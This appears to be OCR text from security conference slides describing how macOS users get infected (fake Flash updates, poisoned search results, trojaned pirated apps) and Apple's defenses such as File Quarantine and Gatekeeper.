
Background

how apple seeks to protect macOS users



Mac Infection Vectors

…the vast majority, require user "assistance"



Flash Player

"Adobe Flash Player" is out-of-date

The version of this plug-in on your computer doesn't include the latest security updates. Flash cannot be used until you download an update from Adobe.


Update | Download Flash...

Flash Player Update — REQUIRED

Install latest version of Adobe Flash Player in order to continue watching.

Download

fake updates



Google — alexa and disney

All | News | Images | Shopping | Videos | More | Tools

About 42,400,000 results (0.43 seconds)

https://partners.disney.com › alexa-skills

Alexa Skills | Disney Partners - Disney.com

Kids can access and enjoy a variety of Disney, Pixar, Star Wars, and Marvel- themed experiences through Alexa Skills...

https://cherish365.com › Latest Posts


Love Disney? Have an Alexa? Ask Her to do This! 31 Disney ...

May 3, 2020 — Disney Music and Dance Alexa Skills · Disney Hits Playlist – "Alexa, play Disney hits": A playlist constantly updated with the latest hits from Disney ...

https://www.amazon.com › Disney-Stories

infected :/


poisoned search results & infected sites



Type	Name (Order by: Uploaded, Size, ULed by, SE, LE)
Applications (Mac)	Adobe Photoshop CS6 for Mac OSX Uploaded 07-26 23:11, Size 988.02 MiB, ULed by aceprog
Applications (Mac)	Parallels Desktop 9 Mac OSX Uploaded 07-31 00:19, Size 418.43 MiB, ULed by aceprog
Applications (Mac)	Microsoft Office 2011 Mac OSX Uploaded 07-20 19:04, Size 910.84 MiB, ULed by aceprog

pirated (trojaned) applications

The Growth of Mac Malware
...and apple's multi-layer defense



more than Windows !?

more Mac Malware
(credit: MalwareBytes)


aim to protect the user from infecting themselves

File quarantine

Gatekeeper

